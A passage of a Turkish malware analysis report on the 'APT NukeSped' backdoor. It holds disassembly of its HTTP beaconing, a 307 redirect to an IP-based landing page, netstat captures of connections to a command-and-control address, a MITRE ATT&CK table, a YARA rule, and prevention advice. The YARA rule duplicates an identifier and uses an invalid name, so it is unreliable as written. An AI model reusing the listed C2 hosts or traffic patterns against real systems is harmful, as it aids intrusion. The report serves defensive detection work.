Bağlantı kurduktan sonra ise her bağlantıya eşsiz birer cookie session id ataması yapmaktadır.

```
000000013F422E02 48:8BC8 mov rcx,rbx
000000013F422E05 83F8 FF cmp eax,FFFFFFFF
000000013F422E08 45:33C9 je apt.13F42308E
000000013F422E11 44:8BC6 xor r9d,r9d
000000013F422E14 48:B807 mov r8d,esi
000000013F422E17 FF15 E3250200 call qword ptr ds:[<send>]
000000013F422E1D 83F8 FF cmp eax,FFFFFFFF
000000013F422E20 45:33C9 je apt.13F42308E
000000013F422E26 48:B807 lea rcx,qword ptr ss:[rsp+51]
000000013F422E28 33D2 xor edx,edx
000000013F422E2D 41:B8 FF030000 mov r8d,3FF
000000013F422E33 C64424 50 00 mov byte ptr ss:[rsp+50],0
000000013F422E38 E8 C34E0000 call apt.13F427000
000000013F422E3D 33C0 xor eax,eax
000000013F422E3F 48:B05424 50 lea rdx,qword ptr ss:[rsp+50]
000000013F422E44 45:33C9 xor r9d,r9d
000000013F422E47 41:B8 FF030000 mov r8d,3FF
000000013F422E4D 48:8BC8 mov rcx,rbx
000000013F422E50 894424 30 mov dword ptr ss:[rsp+30],eax
000000013F422E54 894424 34 mov dword ptr ss:[rsp+34],eax
000000013F422E58 FF15 AA250200 call qword ptr ds:[<recv>]
000000013F422E5E 8BFA mov edi,eax
000000013F422E60 8D48 01 lea ecx,qword ptr ds:[rax+1]
000000013F422E63 83F9 01 cmp ecx,1
000000013F422E66 45:33C9 je apt.13F42308E
000000013F422E6C 48:B050 51030000 lea rcx,qword ptr ss:[rbp+351]
000000013F422E73 33D2 xor edx,edx
000000013F422E75 41:B8 FF030000 mov r8d,3FF
000000013F422E7B C6B5 50030000 00 mov byte ptr ss:[rbp+350],0
000000013F422E82 E8 794E0000 call apt.13F427000
000000013F422E87 48:8D4424 30 lea rax,qword ptr ss:[rsp+30]
000000013F422E8C 4C:8D4C24 34 lea r9,qword ptr ss:[rsp+34]
000000013F422E91 4C:8D55 50030000 lea r8,qword ptr ss:[rbp+350]
000000013F422E98 48:8D4C24 50 lea rcx,qword ptr ss:[rsp+50]
000000013F422E9D 8B07 mov edx,edi
000000013F422E9F 48:B94424 20 mov qword ptr ss:[rsp+20],rax
000000013F422EA4 E8 C7EDFFFF call apt.13F421C70
000000013F422EA9 85C0 test eax,eax
000000013F422EAB 45:33C9 je apt.13F42308E
000000013F422EB1 4C:89BC24 60080000 mov qword ptr ss:[rsp+860],r15
000000013F422EB9 44:8B7C24 30 mov r15d,dword ptr ss:[rsp+30]
000000013F422EBE 45:85FF test r15d,r15d
000000013F422EC1 75 12 jne apt.13F422ED5
000000013F422EC3 48:8BC8 mov rcx,rbx
000000013F422ED5 48:8BC8 mov rcx,rbx
rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A900B3; P
rdi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (Window
rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A900B3; P
edi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (Window
ecx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A900B3; P
ecx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A900B3; P
edi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (Window
rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A900B3; P
```


Bağlantı Kurduğu Adresler

Zararlı yazılım bağlantı kurduktan sonra **307** hatası verdirip yani internet sağlayıcısının taramasından kaçıp kendi sitesine yönlendirme yaptırtmaktadır. Böylece daha kolay şekilde kendi yaptıkları mail sitesine hata vermeden gitmektedir.

```
000000013F0F2EB7 48:804424 30 lea rax,qword ptr [rsp+30]
000000013F0F2EB8 4C:804C24 34 lea r9,qword ptr [rsp+34]
000000013F0F2EB9 4C:8065 50030000 lea r8,qword ptr [rbp+35]
000000013F0F2EB9 48:804C24 50 lea rcx,qword ptr [rsp+50]
000000013F0F2EB9 8B07 mov edx,edi
000000013F0F2EB9 mov qword ptr [rsp+20],rax
000000013F0F2EB9 48:894424 20 call apt.13F0F3C70
000000013F0F2EB9 E8:C7EDFFFF test eax,ecx
000000013F0F2EAB 75:12 jnz apt.13F0F3088
000000013F0F2EAB 4C:898C24 60080000 mov qword ptr [rsp+80],r15
000000013F0F2EAB 44:8B7C24 30 mov r15d,qword ptr [rsp+30]
000000013F0F2EAB 45:85FF test r15d,r15d
000000013F0F2EC1 75:12 jnz apt.13F0F2E05
000000013F0F2EC3 48:88CB mov rcx,rbx
000000013F0F2EC6 FF:15 2C250200 call qword ptr ds:[&fclosesocket]
000000013F0F2EC6 41:8047 32 lea eax,qword ptr [r15+32]
000000013F0F2ED0 48:88CB mov rcx,rbx
000000013F0F2ED0 E9:90000000 jmp apt.13F0F2F65
000000013F0F2ED5 8B7C24 34 mov edi,qword ptr [rsp+34]
000000013F0F2ED9 41:38FF cmp edi,r15d
000000013F0F2EDC 75:2F jnz apt.13F0F2F00
000000013F0F2EDE 48:8080 50030000 lea rcx,qword ptr [rbp+350]
000000013F0F2EE5 8B07 mov edx,edi
000000013F0F2EE7 E8:44F6FFFF call apt.13F0F2530
000000013F0F2EE7 48:88CB mov rcx,rbx
000000013F0F2EE7 85C0 test eax,ecx
000000013F0F2EEF 74:00 jz apt.13F0F2F00
000000013F0F2EF3 FF:15 FF240200 call qword ptr ds:[&fclosesocket]
000000013F0F2EF9 B8:C8000000 mov eax,c8
000000013F0F2EFE jmp apt.13F0F2F65
000000013F0F2F00 FF:15 F2240200 call qword ptr ds:[&fclosesocket]
000000013F0F2F06 B8:64000000 mov eax,64
000000013F0F2F08 jmp apt.13F0F2F65
000000013F0F2F0D E8:58 jmp apt.13F0F2F23
000000013F0F2F14 41:81FF 0000A000 cmp r15d,A00000
000000013F0F2F16 48:88CB call qword ptr ds:[&fclosesocket]
000000013F0F2F19 FF:15 D9240200 call qword ptr ds:[&fclosesocket]
000000013F0F2F1F 33C0 xor ebx,ebx
000000013F0F2F21 EB:42 jmp apt.13F0F2F65
000000013F0F2F23 4C:894424 A8080000 mov qword ptr [rsp+8A8],r12
000000013F0F2F28 45:8067 01 lea r12d,qword ptr [r15+1]
000000013F0F2F2F 4C:898C24 68080000 mov qword ptr [rsp+868],r14
000000013F0F2F37 41:88CC mov ecx,r12d
000000013F0F2F3A 41:8BF4 mov esi,r12d
000000013F0F2F3D E8:1E240000 call apt.13F0F3360
000000013F0F2F3D mov r15,rcx
000000013F0F2F3D ret
```

rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?"

rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?"

64:'d'

rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?"

[rsp+8A8]:"/jsp/user/sms/sms_recv.jsp"

ecx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?"

cx=00000000002FE5F0 "HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?op=1&ms=http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp\r\nConnection: close\r\n\r\n"

bx=134 L'J'


text:000000013F0F2EC3 apt.exe:S2EC3 #22C3

Network Analizi

İnternet sitelerine bağlantı kurduktan sonra ise **119[.]192[.]146[.]185** numaralı ip adresinin 80. portuna uzaktan erişimle bağlantı sağlamaktadır.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
[System Proc...	0	TCP		49201	119.192.146.185	http
[System Proc...	0	TCP		49202	119.192.146.185	http
[System Proc...	0	TCP		49203	119.192.146.185	http
[System Proc...	0	TCP		49204	119.192.146.185	http
[System Proc...	0	TCP		49205	119.192.146.185	http

Backdoor türünde bir zararlı yazılım olduğundan dolayı belirlenen ip adresinden komut beklediği için sürekli olarak bağlantı kurup bağlantıyı sonlandırmaktadır.



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packets
[System Proc...	0	TCP		49163	119.192.146.185	http	TIME_WAIT			
lsass.exe	492	TCP		49156	0		LISTENING			
lsass.exe	492	TCPV6		49156	0		LISTENING			
services.e...	484	TCP		49155	0		LISTENING			
services.e...	484	TCPV6		49155	0		LISTENING			
svchost.exe	688	TCP		epmap	0		LISTENING			
svchost.exe	688	TCPV6		epmap	0		LISTENING			
svchost.exe	748	TCP		49153	0		LISTENING			
svchost.exe	748	TCPV6		49153	0		LISTENING			
svchost.exe	748	UDPV6		546	*		LISTENING			
svchost.exe	908	TCP		49154	0		LISTENING			
svchost.exe	908	TCPV6		49154	0		LISTENING			
svchost.exe	980	UDP		llmnr	*					
svchost.exe	980	UDPV6		5355	*					
svchost.exe	980	UDP		61174	*			4	144	
System	4	TCP		netbios-ssn	0		LISTENING			
System	4	TCP		microsoft-ds	0		LISTENING			
System	4	UDP		netbios-ns	*					
System	4	UDP		netbios-dgm	*					
System	4	TCPV6		microsoft-ds	0		LISTENING			
wininit.exe	380	TCP		49152	0		LISTENING			
wininit.exe	380	TCPV6		49152	0		LISTENING			

Endpoints: 22 Established: 0 Listening: 15 Time Wait: 1 Close Wait: 0

Mitre Att&ck Tablosu

Yürütme	Kalıcılık	Ayrıcalık Yükseltme	Savunmadan Kaçma	Keşif	Toplamak	Komuta ve Kontrol
T1059 Command and Scripting Interpreter	T1546.011 Application Shimming	T1055 Process Injection	T1497 Virtualization Sandbox Evasion	T1124 System Time Discovery	T1560 Archive Collected Data	T1573 Encrypted Channel
		T1546.011 Application Shimming	T1055 Process Injection	T1518.001 Security Software Discovery	T1005 Data From Local System	T1105 Ingress Tool Transfer
			T1140 Deobfuscate Decode Files or Information	T1018 Remote System Discovery		T1071 Application Layer Protocol
			T1027 Obfuscated Files or Information	T1016 System Network Configuration Discovery		

Yara Kuralı

```
import "hash"

rule APT NukeSped: RAT
{
  meta:
    description = "n5JNGFT14Q.exe"
  strings:
    $str1= "mail.sisnet.co.kr/jsp/user/sms/sms_recv_jsp"

    $str2= "mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
    $str3="bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OiJLOGFwsi3sQnuzzJVPg/wA8aaEg="
    $str4= "Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}"

    $str5="bYR+jw2oi2yt6b5YV2fe68wklb7BuVROGh8ip7KPgYbYntap7VXw0R54K2nlW4KDEU8="

    $str5= "119.192.146.185"

    $command1 = "CreateMutexA"

    $command2 = "Microsoft32"

    $command3 ="GetProcAddress"

    $command4 ="LoadLibraryA"
    $command5 = "GetModuleHandleW"
    $command6 = "DelayExecution"
  condition:
    hash.md5(0,filesize) == "fdc66cdabd46bc3b26aba4e59943726b" or all of them
}
```

Çözüm Önerileri

Backdoor türündeki Apt NukeSped zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir anti-virüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Açılacak olan uygulamaların yönetici iznini manuel olarak yetkilendirme yaparken dikkat edilmesi,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler,

Backdoor türündeki Apt NukeSped zararlısının sisteme bulaşmasını engelleyebilmektedir.



BUĞRA KÖSE

<https://www.linkedin.com/in/bugrakose/>